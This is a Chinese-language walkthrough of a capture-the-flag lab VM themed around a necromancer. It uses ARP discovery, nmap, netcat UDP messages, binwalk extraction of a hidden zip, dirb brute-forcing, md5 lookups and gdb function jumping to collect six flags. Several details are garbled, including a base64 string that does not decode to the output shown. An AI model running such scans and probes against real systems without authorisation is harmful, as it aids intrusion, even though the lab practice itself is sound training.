

IP发现

Currently scanning: 192.168.144.0/16 | Screen View: Unique Hosts

536 Captured ARP Req/Rep packets, from 4 hosts. Total size: 32160

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.128.1	00:50:56:c0:00:08	34	2040	VMware, Inc.
192.168.128.131	00:0c:29:45:3a:e0	500	30000	VMware, Inc.
192.168.128.2	00:50:56:ec:67:db	1	60	VMware, Inc.
192.168.128.254	00:50:56:e6:2f:c7	1	60	VMware, Inc.

端口探测

```
root@kali:~# nmap -sV -p 0-65535 192.168.128.131
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-14 10:32 CST

root@kali:~# nmap 192.168.128.131
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-14 10:44 CST
Nmap scan report for 192.168.128.131
Host is up (0.022s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:45:3A:E0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.40 seconds
root@kali:~#
```

同时发现靶机正在试图连接本机4444端口

You find yourself staring towards the horizon, with nothing but silence surrounding you.
You look east, then south, then west, all you can see is a great wasteland of nothingness.
Turning to your north you notice a small flicker of light in the distance.
You walk north towards the flicker of light, only to be stopped by some type of invisible barrier.
The air around you begins to get thicker, and your heart begins to beat against your chest.
You turn to your left... then to your right! You are trapped!
You fumble through your pockets.. nothing!
You look down and see you are standing in sand.
Dropping to your knees you begin to dig frantically.
As you dig you notice the barrier extends underground!
Frantically you keep digging and digging until your nails suddenly catch on an object.
You dig further and discover a small wooden box.
flag1{e6078b9b1aac915d11b9fd59791030bf} is engraved on the lid.
You open the box, and find a parchment with the following written on it. "Chant the string of flag1 - u566"root@kali:~#

flag1 {e6078b9b1aac915d11b9fd59791030bf}

密文: e6078b9b1aac915d11b9fd59791030bf

类型: 自动 [帮助]

查询 加密

查询结果:

opensesame


[添加备注]

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立13年，一直被抄袭，从未被超越。


根据提示信息，监听666端口

```
root@kali:~# nc -u 192.168.128.131 666
opensesame
A loud crack of thunder sounds as you are knocked to your feet!
Dazed, you start to feel fresh air entering your lungs.
You are free!
In front of you written in the sand are the words:
flag2{c39cd4df8f2e35d20d92c2e44de5f7c6}
As you stand to your feet you notice that you can no longer see the flicker of light in the distance.
You turn frantically looking in all directions until suddenly, a murder of crows appear on the horizon.
As they get closer you can see one of the crows is grasping on to an object. As the sun hits the object, shards of light beam from its surface.
The birds get closer, and closer, and closer.
Staring up at the crows you can see they are in a formation.
Squinting your eyes from the light coming from the object, you can see the formation looks like the numeral 80.
As quickly as the birds appeared, they have left you once again.... alone... tortured by the deafening sound of silence.
666 is closed.
```

f1ag2{c39cd4df8f2e35d20d92c2e44de5f7c6}



解出来一串数字，没有明显含义，先访问web看看



看了下源码，除了图片，没看出其他问题，把图片下载下来看看里面信息


```

1 <html>
2 <head>
3   <title>The Chasm</title>
4 </head>
5 <body bgcolor="#000000" link="green" vlink="green" alink="green">
6   <font color="green">
7     Hours have passed since you first started to follow the crows.<br><br>
8     Silence continues to engulf you as you trek towards a mountain range on the horizon.<br><br>
9     More times passes and you are now standing in front of a great chasm.<br><br>
10    Across the chasm you can see a necromancer standing in the mouth of a cave, staring skyward at the circling crows.<br><br>
11    As you step closer to the chasm, a rock dislodges from beneath your feet and falls into the dark depths.<br><br>
12    The necromancer looks towards you with hollow eyes which can only be described as death.<br><br>
13    He smirks in your direction, and suddenly a bright light momentarily blinds you.<br><br>
14    The silence is broken by a blood curdling screech of a thousand birds, followed by the necromancers laughs fading as he descends into the cave!<br><br>
15    The crows break their formation, some flying aimlessly in the air; others now motionless upon the ground.<br><br>
16    The cave is now protected by a gaseous blue haze, and an organised pile of feathers lay before you.<br><br>
17    
18    <p><font size=2>Image copyright: <a href="http://www.featherfolio.com/" target=_blank>Chris Maynard</a></font></p>
19  </font>
20 </body>
21 </html>
22

```

Exiftool看了下图片信息，我怀疑图片里隐藏了什么东西

```

root@kali:~# exiftool '/root/桌面/pileoffeathers.jpg'
ExifTool Version Number      : 10.97
File Name                    : pileoffeathers.jpg
Directory                   : /root/桌面
File Size                   : 36 kB
File Modification Date/Time  : 2018:06:14 14:49:25+08:00
File Access Date/Time       : 2018:06:14 11:29:05+08:00
File Inode Change Date/Time  : 2018:06:14 11:29:05+08:00
File Permissions             : rw-rw-rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
Exif Byte Order              : Little-endian (Intel, II)
Quality                     : 60%
XMP Toolkit                  : Adobe XMP Core 5.0-c060 61.134777, 2010/02/12-17:32:00
Creator Tool                 : Adobe Photoshop CS5 Windows
Instance ID                  : xmp.iid:9678990A5A7D11E293DFC864BA726A9F
Document ID                  : xmp.did:9678990B5A7D11E293DFC864BA726A9F
Derived From Instance ID     : xmp.iid:9678990B5A7D11E293DFC864BA726A9F
Derived From Document ID     : xmp.did:9678990B5A7D11E293DFC864BA726A9F
DCT Encode Version          : 100
APP14 Flags 0                : [14], Encoded with Blend=1 downsampling
APP14 Flags 1                : (none)
Color Transform              : YCbCr
Image Width                  : 640
Image Height                 : 290
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3

```

我在用binwalk打开看看

```

root@kali:~# binwalk -e pileoffeathers.jpg
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              JPEG image data, EXIF standard
12           0xC              TIFF image data, little-endian offset of first image directory: 8
270          0x10E             Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0"
34994        0x9082             Zip archive data, at least v2.0 to extract, compressed size: 121, uncompressed size: 125, name: feathers.txt
37267        0x9193             End of Zip archive

```

我们可以看到里面有一个zip压缩文件和一个名


为feathers.txt的txt文件。我导航到文件夹，我可以看到另一个base64字符串，所以我解码它，我收到了另一个提示的第三个flag

flag3{9ad3f62db7b91c28b68137000394639f}


```
root@kali:~# ls _pileoffeathers.jpg.extracted/ -al
总用量 16
drwxr-xr-x 2 root root 4096 6月 14 11:40 .
drwxr-xr-x 40 root root 4096 6月 14 11:40 ..
-rw-r--r-- 1 root root 295 6月 14 11:40 9002.zip
-rw-r--r-- 1 root root 125 5月 9 2016 feathers.txt
root@kali:~# ls
'0.12.0'      keystore      security-system.data  sofia-04.kismet.csv  vmware-tools-distrib
192.168.0.150 key.txt       security-system.data.zip sofia-04.kismet.netxml vulhub
2.txt        list.txt      shell.php              sofia-05.cap          wifi
'3.4.0.3'    lol.pcap      sofia-01.cap          sofia-05.csv          wifiphisher
37292.c      luigi@192.168.128.124  sofia-01.kismet.csv  sofia-05.kismet.csv  wpscan
666.txt      Nessus-7.1.0-debian6_amd64.deb  sofia-01.kismet.netxml  sofia-06.cap          公共
antSword     new.txt       sofia-02.cap          sofia-06.kismet.csv  模板
a.txt        note         sofia-02.kismet.csv  sofia-06.kismet.netxml 视频
ctf-tools    output       sofia-02.kismet.netxml  sofia-07.cap          图片
derpissues.pcap  out.txt     sofia-03.cap          sofia-07.kismet.csv  文档
derpissues.txt  passwd      sofia-03.kismet.csv  sofia-07.kismet.netxml 下载
docker        passed.conf  sofia-03.kismet.netxml  sofia-07.csv          音乐
eclipsed by the moon  pileoffeathers.jpg  sofia-04.cap          SSL_test_phase1.pcap  桌面
eclipsed by the moon.lsd  pink_floyd_syd.txt  sofia-04.csv          tomcatkeystore.pl2
finap.log     pwndbg       tomcatkeystore.pl2    VMwareTools-10.0.10-4301079.tar.gz
hackbox      pwn00ls
hack.jpg
root@kali:~#
```

```
root@kali:~# cat _pileoffeathers.jpg.extracted/feathers.txt
ZmxhZ2N70MfKM2Y2MmRlN2I5MmMyOGI2ODZlZnZAwMDM5NDYzOWM2Z9IC0gO3Jvc3MgdGhLI6NoYXNtIGF0IC9hbWFnZW50c28b68137000394639f}
root@kali:~# cat _pileoffeathers.jpg.extracted/feathers.txt | base64 -d
flag3{9ad3f62db7b91c28b68137000394639f} - Cross the chasm at /amagicbridgeappearsatthechasmroot@kali:~#
root@kali:~#
```

Flag解密，一串数字，不知道怎么利用



但是拿到了一个路径：/amagicbridgeappearsatthechasm



访问发现是另一张图片，用上面的方法再看看图片信息

```
root@kali:~# exiftool magicbook.jpg
ExifTool Version Number      : 10.97
File Name                    : magicbook.jpg
Directory                    : .
File Size                    : 154 kB
File Modification Date/Time   : 2016:05:09 19:53:24+08:00
File Access Date/Time        : 2018:06:14 11:47:34+08:00
File Inode Change Date/Time   : 2018:06:14 11:47:34+08:00
File Permissions              : rw-r--r--
File Type                    : JPEG
File Type Extension           : jpg
MIME Type                     : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                   : 1
Y Resolution                   : 1
Image Width                   : 600
Image Height                   : 450
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample                : 8
Color Components               : 3
Y Cb Cr Sub Sampling           : YCbCr4:2:0 (2 2)
Image Size                    : 600x450
Megapixels                    : 0.270

root@kali:~# binwalk -e magicbook.jpg

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              JPEG image data, JFIF standard 1.01
```

并没有发现可用信息

那就爆破目录看看吧

```

root@kali:~# cd /usr/share/wordlists/dirbuster/
root@kali:~# dirb http://192.168.128.131/amagicbridgeappearsatthechasm/ /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Jun 14 23:25:30 2018
URL BASE: http://192.168.128.131/amagicbridgeappearsatthechasm/
WORDLIST FILES: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

-----

*** Generating Wordlist...
GENERATED WORDS: 81628

---- Scanning URL: http://192.168.128.131/amagicbridgeappearsatthechasm/ ----
+ http://192.168.128.131/amagicbridgeappearsatthechasm/talisman (CODE:200[SIZE:9676])
"C> Testing: http://192.168.128.131/amagicbridgeappearsatthechasm/9e
root@kali:~#

```

我找到了一个名为talisman的文件，下载下来，是一个32位可执行文件。执行它以后什么都没有发生

```

root@kali:~# wget http://192.168.128.131/amagicbridgeappearsatthechasm/talisman
--2018-06-14 23:32:36-- http://192.168.128.131/amagicbridgeappearsatthechasm/talisman
正在连接 192.168.128.131:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：9676 (9.4K) [application/octet-stream]
正在保存为: "talisman.1"

talisman.1 100%[=====] 9.45K --KB/s 用时 0s

2018-06-14 23:32:36 (43.0 MB/s) - 已保存 "talisman.1" [9676/9676]

root@kali:~# chmod +x ./talisman.1
root@kali:~# ./talisman.1
bash: ./talisman.1: 没有那个文件或目录

```

我决定用gdb进行调试！首先我看了一些功能，发现两个功能wearTalisman和chantToBreakSpell。我在wearTalisman上下端点，然后跳到chantToBreakSpell

```

root@kali:~# gdb talisman
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from talisman...(no debugging symbols found)...done.
(gdb)

```



```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from talisman...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:
    _start
    _x86.get_pc_thunk.bx
    deregister_tm_clones
    register_tm_clones
    do_global_ctors_aux
    frame_dummy
    unhide
    hide
    myPrintf
    wearTalisman
    main
    chantToBreakSpell
    libc_csu_init

Non-debugging symbols:
0x080482d0  _init
0x08048310  printf@plt
0x08048320  _libc_start_main@plt
0x08048330  _isoc99_scanf@plt
0x08048350  _start
0x08048380  _x86.get_pc_thunk.bx
0x08048390  deregister_tm_clones
0x080483c0  register_tm_clones
0x08048400  do_global_ctors_aux
0x08048420  frame_dummy
0x0804844b  unhide
0x0804849d  hide
0x080484f4  myPrintf
0x08048529  wearTalisman
0x08048a13  main
0x08048a37  chantToBreakSpell
0x08049530  libc_csu_init
```


```
1 (gdb) break wearTalisman
2 Breakpoint 1 at 0x804852d
3 (gdb) run
4 Starting program: /root/talisman
5
6 Breakpoint 1, 0x804852d in wearTalisman ()
7 (gdb) jump chantToBreakSpell
8 Continuing at 0x8048a3b.
9 !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
   !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
10 You fall to your knees.. weak and weary.
11 Looking up you can see the spell is still
   protecting the cave entrance.
12 The talisman is now almost too hot to touch!
```

```
13 Turning it over you see words now etched into
    the surface:
14 flag4{ea50536158db50247e110a6c89fcf3d3}
15 Chant these words at u31337
16 !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
    !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
17 [Inferior 1 (process 1820) exited normally]
18 (gdb)
```

真的发现了第四个flag

flag4{ea50536158db50247e110a6c89fcf3d3}

md5解密看看: **blackmagic**



同时发现提示:

Chant these words at u31337

监听这个端口看看

```
root@kali:~# echo "blackmagic" | nc -u 192.168.128.131 31337

As you chant the words, a hissing sound echoes from the ice walls.
The blue aura disappears from the cave entrance.
You enter the cave and see that it is dimly lit by torches; shadows dancing against the rock wall as you descend deeper and deeper into the mountain.
You hear high pitched screeches coming from within the cave, and you start to feel a gentle breeze.
The screeches are getting closer, and with it the breeze begins to turn into an ice cold wind.
Suddenly, you are attacked by a swarm of bats!
You aimlessly thrash at the air in front of you!
The bats continue their relentless attack, until..... silence.
Looking around you see no sign of any bats, and no indication of the struggle which had just occurred.
Looking towards one of the torches, you see something on the cave wall.
You walk closer, and notice a pile of mutilated bats lying on the cave floor. Above them, a word etched in blood on the wall.

/themecromancerwillabsorbbyoursoul
flag5{0766c36577af58e15545f099a3b15e60}
```

拿到了第五个flag

flag5{0766c36577af58e15545f099a3b15e60}

解密：809472671

密文: 0766c36577af58e15545f099a3b15e60

类型: 自动 [\[帮助\]](#)

查询 加密

查询结果:


809472671

[\[添加备注\]](#)

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同 时 发 现 了 一 个 新 路


径: /thenecromancerwillabsorbbyoursoul



在页面和源码里发现了flag6

flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}

```
4 </head>
5 <body bgcolor="#000000" link="green" vlink="green" alink="green">
6   <font color="green">
7     flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}<br><br>
8     You continue to make your way through the cave.<br><br>
9     In the distance you can see a familiar flicker of light moving in and out of the shadows. <br><br>
10    As you get closer to the light you can hear faint footsteps, followed by the sound of a heavy door opening.<br><br>
11    You move closer, and then stop frozen with fear.<br><br>
12    It's the <a href="/necromancer">necromancer!</a><br><br>
13    
14    <p><font size=2>Image copyright:<a href="http://www.deviantart.com/art/The-Warlock-Necromancer-339634655" target=_blank>Manzanedo</a></font>
15  </p><br><br><br>
16  Again he stares at you with deathly hollow eyes. <br><br>
17  He is standing in a doorway: a staff in one hand, and an object in the other. <br><br>
18  Smirking, the necromancer holds the staff and the object in the air.<br><br>
19  He points his staff in your direction, and the stench of death and decay begins to fill the air.<br><br>
20  You stare into his eyes and then.....<br><br><br><br><br><br><br><br>
21  .... darkness. You open your eyes and find yourself lying on the damp floor of the cave.<br><br>
22  The mulet must have saved you from whatever spell the necromancer had cast.<br><br>
23  You stand to your feet. Behind you, only darkness.<br><br>
24  Before you, a large door with the symbol of a skull engraved into the surface. <br><br>
